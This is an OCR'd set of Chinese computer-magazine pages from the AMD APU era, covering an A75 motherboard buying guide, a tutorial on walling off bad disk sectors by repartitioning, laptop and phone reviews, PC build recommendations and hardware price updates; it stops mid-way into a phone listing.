AGESTAR 3u2b3a硬盘盒采用全铝机身制造，机身的前面是塑胶，可以安装两个硬盘。硬盘槽位采用抽屉的方式，所以更换硬盘非常迅速。同时硬盘后面有一个散热风扇，完全不必担心散热问题。更难能可贵的是，散热风扇可以通过开关控制，使用硬盘时可以打开风扇，不使用时就关闭它，既减少噪声，也可以节电。通过测试，AGESTAR 3U2B3A的单硬盘传输读取速度达到103.8MB/s。如果组成RAID0，速度还可以提升60%左右，性能着实不错。更可贵的是，这款产品的售价只需300元左右，看来真是一款物美价廉的产品。CF



AMD APU主板选购必看

●文/Jason

APU芯片刚刚发布，支持它的A75主板却早一步上市了，而且型号众多看得人不知怎么选择是好。作为一种全新的产品，购买时会有很多新的注意事项，今天就来总结一下。

AMD一向以性价比高著称，整合主板的市场份额也占据大半，早期的780G、880G等系列主板一直是中低端玩家的最爱。目前A75芯片组已全面铺货，随着APU的大量到货，市场中的A75芯片组主板销量也逐渐攀升。搭配APU A系列处理器的A75主板在选购使用时有哪些需要注意的地方，如何使用才能使其充分发挥优势呢？笔者在下面文章中针对这些为大家展开分析。

APU究竟是何物？

其实前几期已经介绍过很多次了，APU是“Accelerated Processing Units”的简称，中文名字叫加速处理器，与A75主板配合使用的是其中代号为Llano的高端APU。其中集成的GPU是Llano APU的重点，其开发代号为Sumo（相扑），源于第一代DX11家族中Radeon HD 5600/5500系列的Redwood核心，具有中档独立显卡的性能。

A75芯片组的几大优势


集成显卡一直是AMD平台的强项，A75+APU的平台继承了AMD的传统优势，Llano A系列APU内部集成了AMD目前最为先进的HD6500产品系列GPU。除此之外A75芯片组还原生了4个USB 3.0输出，相比之下Intel的芯片组必须使用第三方芯片才能实现。有以上的两点优势但价格方面还是一如既往的便宜，符合AMD一贯走高性价比的路线。笔者预计A75的普及必然对英特尔H61造成一定的威胁。

如何挑选适合自己的A75主板？

目前市场中的A75主板可以用五彩斑斓来形容，那么究竟哪款主板最适合我们呢？下面笔者为大家推荐几款值得购买的A75主板。


华硕F1A75-V PRO 979元

华硕A75搭载DIGI+VRM数字供电配备双智能处理器EPU智能节能处理器以及TPU智能加速处理器，可以将系统的整机稳定性、能源效率提升至最大。DIGI+VRM了数字电源供电设计可以免除信号由数字转换成模拟的效率延迟，进行精确的电压调整与管理。图形化UEFI BIOS简便了用户的操作性，对初级玩家体验超频和玩转BIOS提供了良好的平台。但华硕的A75主板就目前而言超频性能十分有限，玩家在购买时需要注意。




技嘉 GA-A75M-D2H 635元

技嘉A75除A75原生USB 3.0与超强的集成显卡外，还拥有技嘉超耐久3代、2盎司铜、333天生极速、双BIOS设计，加入了最新的超跑4技术，让主板在附加功能上进一步得到了强化。同时技嘉A75的超频性能也是目前A75主板中最强的，喜爱超频的玩家选择技嘉的A75相信您会有惊喜。玩家需要注意的是技嘉的显示器接口不支持热插拔，每次更换接口都需要完全关机再开。



微星A75MA-G55 599元

微星A75MA-G55主板采用了微星第二代军规标准，用料方面非常精良，做工更是一流，主板全部使用高品质全固态电容，并且支持4个USB3.0和6个SATA3，以及完整的视频接口，满足高清用户需求。目前售价为599元，属A75阵营中性价比很高的一线产品。



如何实现混合交火

Llano APU内集成显卡可以和独立显卡组成交火以提升游戏性能。但目前A75的混合交火设置起来比较繁琐，需要设置的BIOS选项也相对较多。首选，要插入外置显卡并将显示器连接至主板的视频接口上，连接完成后进入BIOS找到芯片组设置（Chipset）；接着进入北桥设置（NorthBridge），找到显示设备（PrimryVideoDevice），将此选项设置为IGO后保存设置。随后进入系统安装AMD 11.6a或以上版本驱动，最后检查驱动是否安装成功。

接下来我们进行独立显卡设置。首先将独立显卡安装到主板第一条PCIE插座上，并将显示器连接到独立显卡之上；启动电脑进入BIOS设置，选择打开环绕输出（Surround View）——这项非常重要，只有打开了环绕输出，用户才可以使用混合交火。

优化混合交火性能

玩家需进入北桥设置的图形配置选项（GFX Configuration）内，设置显示核心为强制模式（Forece），调节这个选项的目的是可以实现手动设置显示核心共享内存。推荐玩家设置为512MB的UMA共享内存。最后我们将PCI-E性能控制策略（PSPP Policy）设置成高性能（Performance），以便保证独显能够发挥最大性能值。

硬盘有坏道？手工把它屏蔽掉

●文/魔法蝗虫

大家是否遇到过这样的现象：在打开、运行文件时，硬盘速度明显变慢；或有时明显听到硬盘“嘎嘎”的响声；有时提示“无法读写文件”；甚至在格式化的时候，也会在某一处停住，并出现“嘎嘎”的响声。


如果出现这种情况，您的硬盘很可能已经有坏道了。那什么又是坏道呢？举个例子，如果把硬盘比作一本书，坏道就是某一页有一点破损。也就是说，当计算机想要读取相应的内容时，如果正好内容就存在于破损处，计算机是没有办法读取东西的，自然会发生各种各样的错误。更加严重的是，如果不对坏道进行处理，坏道区域就有可能会扩大，甚至损坏整个硬盘。

那就要换硬盘了吗？其实，如果硬盘还可以启动，大可不必更换硬盘。将有坏道的部分屏蔽起来，让磁头不再读写那块区域，就可以防止坏道的扩大。屏蔽坏道有两种方法，一种是利用Windows自带的磁盘工具，另一种为手动分区。前者的方法很简单，就是在有坏道的盘符上点右键，依次选择属性——工具——查错/开始检查，在弹出的对话框中勾选“自动修复文件系统错误”，点击“开始”，接下来就等待Windows自己去屏幕坏道区域了。

不过这种方法屏蔽的坏道我们是看不见摸不着的，不方便管理。今天我们就介绍用分区的方法对坏道进行屏蔽，让坏道不继续扩散，并且有坏道的区域是可以看得到的，方便今后管理。

我们需要两个软件，HDTune和磁盘分区魔术师。前者用于查找坏道位置，磁盘分区魔术师则用于对磁盘进行分区。

1 首先打开HDTune点击“错误扫描”选项卡，这时您会看到很多灰色的格子，这些格子就代表您的硬盘空间。左上角代表您硬盘的起始部分，右下角代表结束部分。点击右边的开始按钮，硬盘变会开始进行扫描。待扫描完成后，如果在格子的区域出现红色的格子，则表示该处出现了坏道。（图1）




2 用手工的方法数出红色区块的具体位置，如图1所示，第39行24列到33列，又从该行的35列到39列。

3 右侧图例的第一行，代表一个格子为多少容量，我们这里叫它单位容量。然后使用这个公式：坏道位置=（（行数-1）×50+（列数-1））×单位容量/1024，将上一步数出来的行列数字，代入到这个公式里，得到开始位置为114GB，结束位置为115GB。为了容纳误差和防止坏道扩大，我们将坏道位置前后多延长1GB空间。即开始位置为113GB，结束位置为116GB。

4 然后我们打开磁盘分区魔术师。根据刚刚计算的位置，坏道在这块硬盘的I盘。用鼠标右键点击下面的I盘，选择“移动/调整分区大小”。在弹出的窗口中，图标的最左侧和最右侧都可以拖拽。（图2）

5 通过拖拽操作，将I盘靠前和靠后的容量变成未分配空间，以达到屏蔽坏道的目的。具体的公式为：靠前容量=开始位置-该盘符之前所有盘符容量之和（不包含该盘），计算结果为84GB（113-28.7=84.3）。靠后容量=包含该盘所有盘符容量之和-结束位置，计算结果为32GB（28.7+120-116=32.7）。（图3）



6 设定完成后点击确认。这时您将看到下方的分区示意图发生了变化。然后右键点击刚刚分割完成的空白容量处，创建两个新的分区。

7 最后再右键点击I盘，将I盘删除。全部操作完成后，再点击应用，等待完成即可。

到这里，手动分区就已经完成了。这个方法的原理就是计算坏道部分，并将坏道部分放到一个小的分区中不用。这样可以有效防止坏道区域扩大，不过当坏道出现在一个某个分区中间时，只能将这个分区分为多个分区。


Basic Hard Disk 1 (aigo External storage USB Device)
New Volume (G:) 28.7 GB NTFS
New Volume (I:) 120.2 GB NTFS




携APU全新出击

三星305V笔记本电脑


随着AMD A系APU关注度的不断升温，三星也于近期推出了全新的305V笔记本电脑。凭借其优雅的窄边显示屏，精致有品的制作工艺，尤其是AMD平台应用带来的高性能表现，一上市就引起笔记本市场的强烈关注。那么，在英特尔独霸天下的当下，这种全新的AMD A系APU性能到底如何？三星的这款305V笔记本电脑又值不值得我们期待呢？





刚毅有劲的外观设计

首先我们先来了解一下三星305V的外观。这款产品拥有硬朗的线条，仿金属拉丝质感顶盖及棱角分明的线条设计，使三星305V看起来刚毅有劲。三星305V对屏幕设计进行了全新的定义，新一代窄边屏幕挡板甚至比一根手指还要窄（比以前的机型缩小了55～60%），让屏幕看起来更大，视觉效果更好，笔记本更轻薄！此外，三星305V还配备全尺寸卵石键盘，拥有合理的键程键距，使打字变得更容易，提高工作效率的同时减少纠错的时间。



更"聪明"的APU

AMD A系列APU被划分为A8、A6和A4三个系列，主要划分依据是CPU核心数目和GPU级别。三星305V系列笔记本包含采用A8、A6和A4处理器的子型号，以A6-3410 MX这款APU为例，有4个X86 CPU 32nm核心，也就是我们常说的4核，而且是真正意义上的物理4核。得益于"异构计算"的优势，APU功耗控制非常到位，进而使得三星305V可轻松获得较长续航能力。三星305V支持AMD Turbo Core智能超频技术，在应用要求非常高的情况下，可以通过AMD智能超频技术使频率提升高达700MHz，等同于44%。这里给大家举例说明一下：

1. 比如说你上网冲浪，一般情况只用到1到2个核心，此时用不上的GPU与其他CPU核心会降频，正在使用的那2个核心的频率会大幅度提升，给用户更好的上网体验。

2. 如果你玩某3D游戏，对画面要求很高，GPU要满载，但只用到两个CPU核心，那么正在使用的2个核心频率会提升，用不上的两个CPU核心就会降频。

双显卡交火性能更给力

在三星305V上双显卡得到了真正的实现。据AMD相关数据显示，双显卡模式下笔记本性能比单独显卡提升高达75%*（AMD内部测试）。AMD Radeon双显卡技术在单、双图形处理器之间切换以达成延长电池寿命或提升性能的目的。一般情况下，它将运行单个图形处理器来延长电池寿命，但当你需要它为苛刻的任务活动提供最高质量的图像时，如游戏或图像编辑，双显卡技术就会切换到以提升性能为目的的双图形处理器了。



体验5小时超长待机

三星305V采用了一系列的节能降耗技术，使其续航时间提高了30%。其中APU采用的32nm HKMG的制造工艺本身就大幅降低了功耗，再配合三星独有的省电技术，5小时待机让你随心所欲前往任何地方。三星Power Plus智能电池的充电技术可以延长笔记本电池寿命到1000次/2年，是传统电池的2倍，可以比其他笔记本电脑更换更少的电池，让生活更加经济和环保。

总体来讲，这款三星305V得益于AMD APU拥有视觉及应用体验的快感。同时，无论是处于整体性能、功耗控制、性价比高低三方面考虑，三星305V皆相对于同类产品有着不可多得的优势。

小知识

APU中文名字叫加速处理器，是AMD融聚理念的产品。它第一次将处理器和独显核心做在一个晶片上，同时具有高性能处理器和最新独立显卡的处理性能，支持DX11游戏和最新应用的"加速运算"，大幅提升电脑运行效率，实现了CPU与GPU真正的融合。

老范 cf_fan@cfan.com.cn



cfan帮你攒

读者：绿茶三

要求一：准备花费6000元，可以上下浮动1000元；
要求二：CPU四核或四核以上，Intel的或者AMD的都可以；
要求三：主板采用华硕或技嘉；
要求四：内存条使用金士顿、威刚或者宇瞻的，内存大小为4GB，两根2GB内存条或者一根4GB内存条均可；
要求五：硬盘最好使用1TB的，光驱用DVD刻录机；
要求六：显示器、键鼠、机箱和音箱没什么要求，能用就好。

CPU	AMD Phenom II X6 1090T(盒)	1180元
内存	宇瞻 4GB DDR3 1333	127元
硬盘	希捷 7200.12 1TB 32MB/SATA	345元
主板	技嘉 GA-990XA-UD3	1288元
显卡	盈通 R6950-2048GD5 游戏高手/1GB	1999元
显示器	明基 G2220HD	819元
光驱	三星 SH-222AB	155元
键鼠套装	罗技 MK200	99元
机箱电源	Tt 指挥官 + 航嘉 多核R85(新版)	730元
音箱	三诺 H-222金猪版III	168元
总计		6910元

推荐亮点：很多用户在装机时都着重于处理器、主板等主要硬件的性能，而忽视了对机箱、显示器等一些外围配件的关注，本用户也是如此。虽然这样在一定程度上可以提升机器的性能，但是也给整机的使用留下了隐患。四核以上的产品虽然Intel和AMD都有，但是Intel的价格过于昂贵，这里使用AMD的六核心Phenom II X6 1090T，不仅能为系统提供强劲的性能，还能节省不少资金。现在单条4GB的内存已经比2GB×2条内存的价格便宜，用户大可不必在购买后者，如果是希望组建双通道的话，也不用，因为随着内存带宽的提高，单条4GB已强于2GB×2组建的双通道，如果用户使用64位系统的话，单条的选择，还有利于以后的升级。液晶显示器的发展，目前已经克服的早期不少的问题，比如黑白响应时间、对比度等等，所以一般的产品还是可以的，但是机箱却要注意，正如开始讲到的，现在显卡的体积一般比较巨大，如果规格不合适，散热不好的，会影响整机的运行。

读者：liuxinyang

要求一：价格在3500~4000元；
要求二：四核处理器、4GB内存、500GB硬盘、DVD刻录；
要求三：不要显示器、键盘、鼠标；
要求四：平时多用于办公，偶尔玩玩游戏、看看大片等，要具有升级空间。

CPU	AMD Phenom II X4 955(盒)	850元
内存	金邦 4GB DDR3 1333(千禧)	132元
硬盘	日立 500GB 7200 16MB/SATA	250元
主板	华硕 M5A97	799元
显卡	蓝宝 HD6790 1GB GDDR5白金版/1GB	999元
光驱	先锋 DVR-219CHV	160元
机箱电源	大水牛 魔焰 + 航嘉 多核DH6	605元
总计		3795元

推荐亮点：四核性价比机型自然要想到AMD平台，价格低廉，性能还不错，可供用户选择的产品也非常丰富，除了速龙二代以外还有羿龙二代。就用户的使用而言，高主频的速龙二代是可以满足需求的，但是考虑到升级方面的因素，这里决定提升处理器，适当降低显卡的性能。一来可以保证了用户现在的使用需要，二来与处理器匹配的强大主板能为后续的升级提供良好的空间。处理器方面，Phenom II X4 955主频达到3.2GHz，搭配6MB的三级缓存，能给整个系统提供强劲的核心动力。GTX550Ti和HD6790是目前性价比不错的二代DX11入门产品，但出于整个平台兼容性的考虑，本配置选择了HD6790。在电源的选择上，考虑到了日后升级的因素，额定功率为用户选择了400W。

市场动态

漫长暑期的生活稍纵即逝，阵阵秋风中即将迎来新的学期。各位同学是否准备攒台新机器或升级下配置呢？下面笔者为大家介绍下目前三大件的行情走势。

CPU：AMD速龙暴跌85元

CPU市场近期相对冷淡，性价比稍高的散片处理器成为买家们的首选，如今的CPU市场已很少出现打磨CPU，且处理器相对主板硬盘产品来说故障率还算较低，但散片被大量采购如今也出现了严重缺货的现象。目前性价比最高的为AMD 速龙II X4 630散片，售价仅为535元。相对于AMD市场而言，英特尔在DIY市场销量也不乐观，目前诸多型号散片处理器市场缺货，不少商家已从英特尔OEM市场购买部分主流处理器来撑补市场空缺。目前英特尔LGA1366接口的i7处理器价格出现暴涨现象，市场中最具性价比的英特尔产品仅剩盒装i3 2100与i5 2300，分别售价为750元和1065元。

存储：内存暴跌 最高降210元

目前内存市场连跌不止，其中三星原厂2GB 1333内存价格仅为74元，金士顿2GB 1333内存售价为80元，对当前连续狂涨的内存走势一记重拳。受三星内存价格影响，金士顿内存量出现下滑，三星原厂2GB内存自降价仅一天的时间已售出1000多条。另外，超频内存受到内存市场的跌价冲击，也开始出现了暴跌的局面。其中金士顿HyperX 2GB 1600价格下跌50元，金士顿HyperX 4GB 1600下跌60元，目前价格分别为130元与260元。论降价最为猛烈的当属金士顿HyperX 8GB 1600双通与金士顿HyperX 6GB 1600三通这两兄弟了。分别降低210元与140元，当前售价为490元与420元。喜爱超频的玩家抓住机会赶快入手吧。

硬盘方面目前出现大幅下跌，西部数据受"门"影响，已成昨日黄花，销量迅速下滑。目前希捷2TB节能硬盘率先跌破500元大关，日立2TB酷冰也跌至498元。据商家透露，希捷今年下班半年将推出多款单碟1TB的机械硬盘，这就意味着硬盘成本可以继续降低，并且速度发那个面可以得到进一步提高，而老款单碟500GB和双碟1TB硬盘将面临市场的淘汰，相信商家会降价加速清理库存。

板卡：

目前主板市场变化不大，英特尔市场依旧H61芯片组主板销售最高，P67芯片组与Z68芯片组并驾齐驱，玩家根据不同需求购买，销量相差无几。AMD热推的A75芯片主板目前随着APU到货开始逐渐增长，近日精英A75F-A主板大降200元进行促销，目前价格为499元，在同类别产品中属于性价比颇高的产品。显卡方面，华硕非公版的GTX460开始促销，目前捆绑海盗船4GB DDR3销售，价格为1399元。

CF

周璟 zhoujing@cfan.com.cn

性价比对决开新章 HTC G7 VS 摩托罗拉Defy



虽说今年是“核”战争年，但双核手机的价格普遍还是比较昂贵，而那些曾经的高端手机渐渐低下了高贵的头，成为以性价比搏得市场的利器。根据近期小编收到的读者来信咨询，特奉上两款讨论较多的手机仅供参考。

HTC Desire（G7）与摩托罗拉ME525（Defy）基本参数概览

产品名称	HTC Desire	摩托罗拉ME525
处理器	高通 Snapdragon QSD8250	德州仪器 OMAP3610
处理器频率	1GHz	800MHz
显示核心	Imageon Z460-Adreno200	Imagination PowerVR SGX530
运行内存	512MB ROM+ 576MB RAM	2GB ROM+ 512MB RAM
屏幕规格	3.7英寸 480×800像素	3.7英寸 480×854像素
液晶屏幕	SLCD	TFT
摄像头	500万像素	500万像素
操作系统	Android 2.1	Android 2.2
机身三围	119×60×11.9毫米	107×59×13.4毫米
机身重量	135克	118克
最新售价	2230元	2150元


HTC Desire的做工十分精细，这一点延续了HTC手机的一贯优势传统，可能是考虑到整体重量的问题手机完全采用了塑料材质，135克的机身重量单手操作毫无问题。值得一提的是HTC Desire下方光学轨迹球，可以充当鼠标的作用，并且比G2的那种普通轨迹球更加实用，定位也更加准确。在有电话或者信息到来的时候，轨迹球下方还会亮起灯来。按键也是沿用HTC的设计，以基本按键为主。




摩托罗拉Defy是首款具有三防功能的Android手机（三防指的是防水、防尘和放刮划），三防之中值得称道的是其防水功能，把机器整体丢到水里都不会有什么问题（时间不要太长）。手机机身尺寸107×59×13.4mm，厚度方面比较突出，不过作为三防设计也是必须的。重量上反而没有了之前摩托罗拉手机的那种分量，仅118克，就算是女性用户亦可单手完成操作。

整体性能 摩托罗拉Defy占先


核心配置方面，HTC G7采用的是高通频率为1GHz的处理器，并且搭载了576MB RAM和512MB ROM；而摩托罗拉Defy则采用的是TI OMAP 3610频率为800MHz的处理器，内存为512MB RAM和2GB ROM。虽然就处理器频率而言，HTC G7要更胜一筹，但是处理器的构架却又有所不同，因此在性能上多少会存在一些差异，所以性能表现还应看测试结果。小编通过“象限、Neocore”跑分测试软件来对这两款手机进行了整体测试。从“象限”跑分来看，摩托罗拉Defy得分1088，HTC G7得分1150，差别很小。但是通过柱状图能够分析得出，G7在CPU单项得分是Defy的近3倍，而Defy又在I/O得分上处于领先地位（图1）。在






行货Rom版评分

"Neocore"得分方面，Defy跑到了40FPS，还算发挥正常，而G7仅有可怜的28.5FPS，比较出乎意料（图2）。





显示芯片测试

经过测试发现，虽然摩托罗拉Defy的处理器频率和可运行内存均没有超过HTC G7，但是测试结果却均超过了HTC G7，可见处理器频率和运行内存并非是衡量性能的唯一标准，厂家优化也是一个很重要的因素。可以说，就运算而言HTC G7要更优异一些。反映在用户体验上则是平时的界面操作HTC G7相当流畅，在玩《地牢守护者》时可以看出摩托罗拉Defy比HTC G7整体要流畅一些，这得益于摩托罗拉Defy的显示芯片实力过人。如果是连接WiFi看土豆视频这类，两款机器表现基本一致。

屏幕显示 HTC G7更出众

硬件配置上，HTC G7和摩托罗拉Defy均采用了一块3.7英寸的屏幕，摩托罗拉Defy的分辨率达到了FWVGA（480×854）分辨率级别，而HTC G7的则是WVGA（480×800）分辨率，虽然摩托罗拉Defy在分辨率上要稍高一些，但是对于用户的观看感受却并没有明显差异，反倒是HTC G7所采用的SLCD材质屏幕相比摩托罗拉Defy的TFT屏幕在色彩的饱和度和对比度都有着更好的显示效果。但是由于Android系统软件的分辨率比例问题，摩托罗拉Defy有点显得鹤立鸡群，部分软件不能全屏，不能不说是个遗憾。

拍照能力各有千秋


摩托罗拉Defy和HTC G7均采用了500万象素的摄像头，并且配备了LED闪光灯，G7支持触控对焦，人脸识别功能，因此要更加人性化一些。他输出的照片是5:3宽屏照片，和其他手机有些区别。如没有什么特别专业的摄影需求的话，出去旅游或者是平时随意拍拍照片发微薄，G7完全可以应付了。（图3）



HTC G7的人脸自动识别

相比之下摩托罗拉Defy则是对焦拍摄一步完成，简化操作的同时有种一步到位的感觉。同样场景下两款手机所拍摄的照片进行对比可以发现，HTC G7所拍摄的照片锐度较高，但在微距拍摄能力方面较弱，而摩托罗拉 Defy拍摄的照片整体色调相对偏冷，但微距能力出色，更适合拍一些近距离的小物品。

通过对性能、屏幕、拍照等方面的对比之后，相信朋友们对于这两款手机都有了一定的了解。现阶段HTC G7与摩托罗拉Defy的性价比可谓中档Android手机中的话题对象，虽然性能上各有差异，还看用户在使用上偏重哪些因素。另外摩托罗拉Defy手机具备三防功能（不防摔），更适合马大哈的同学哦。 CF



智能门槛也不高

千元内也Android手机推荐

智能手机的火爆让手机平台出现了激烈的竞争，如今再也不是当年塞班独大的年代了，Android手机系统的开源让其异军突起，在很多人的印象里，智能手机的价格怎么也得2000元左右，让许多预算不充裕的用户（尤其是学生）打消了购买欲望，今天小编特推荐几款千元级Android手机，仅供参考。

在手机上安装智能应用程序，体验触屏滑动快感，这几乎是所有手机用户的需求。Android作为当前最流行的手机操作系统，经历几年的成长已经从一个新同学超越了称霸十余年的塞班。而Android智能手机大部分价格还是都在千元以上的，2000~3000区间更是居多，这使很多用户望而却步。其实，Android手机并非高不可攀，智能手机人人都可以拥有。

今天要介绍的千元Android手机，不仅能提供正常通话、发短信、听音乐和拍照，还能下载多方软件应用实现智能手机特点。具有超高性价比，非常适合学生和打工族使用。可下载多款游戏，为学生坐车解闷或开发智力所用。相对打工族，下载观看电影应该是比较常用的功能。在相近价格范围内，大屏幕、触摸体验是一般用户最常用的，而习惯键盘输入的用户也可以找到全键盘手机，每款都有自己的特点，适用不同人群，希望对大家能有帮助。

三星i5500

三星i5500采用了2.8英寸的全触控液晶屏，分辨率为240×320，显示效果还算可以。由于i5500配备了三星自主的TouchWiz3.0操作界面，使得i5500操作更加便利。机身身后内置一颗300万像素摄像头，完全能够满足一般用户的需要。在配置方面，三星i5500搭载了Andriod2.1智能操作系统，600MHz主频的处理器保证了系统的稳定运行，平时的上网、聊天等操作不成问题。





编辑点评：三星i5500是一款转为低端入门级用户设计的Android系统手机，它的配置比较中规中矩，得益于三星自身的系统优化，运行速度比较流畅，是一款物美又价廉的手机。近期这款三星i5500售价已跌破千元，对于三星手机来说是很少发生的事情，有兴趣的朋友不妨关注下。

华为U8110

华为U8110采用经典的直板触控式设计，2.8英寸TFT电阻式屏幕，分辨率为QVGA（240×320）。虽然U8110采用了电阻屏，在操作上也没有电容屏操作流畅，但精准性和手写文字录入，也是具有一定的优势。华为U8110搭载了Android2.1版系统，二次开发之后的系统，图标样式都有所改变，包括Widget控件等，同时华为对Android原生态系统界面也进行了改进，在待机桌面共有多达15页的分屏显示效果，满足用户大量的桌面快捷方式摆放，十分人性化。

编辑点评：华为U8110采用了独特的Canvas无限桌面，深度融合了开心网，并直接提供了新浪微博等SNS平台的入口，加上对多种常见音视频格式的支持和320万像素拍照能力，整体性价比还是比较高的。值得一提的是华为U8110是一款WCDMA模式的3G手机，它为用户提供了比较完善的互联网应用服务。除了屏幕不是电容屏以外，华为U8110还是十分优秀的，当然仅900元的售价也很说明问题了，这款手机综合性价比很高，值得大家考虑。

HTC Wildfire（G8）

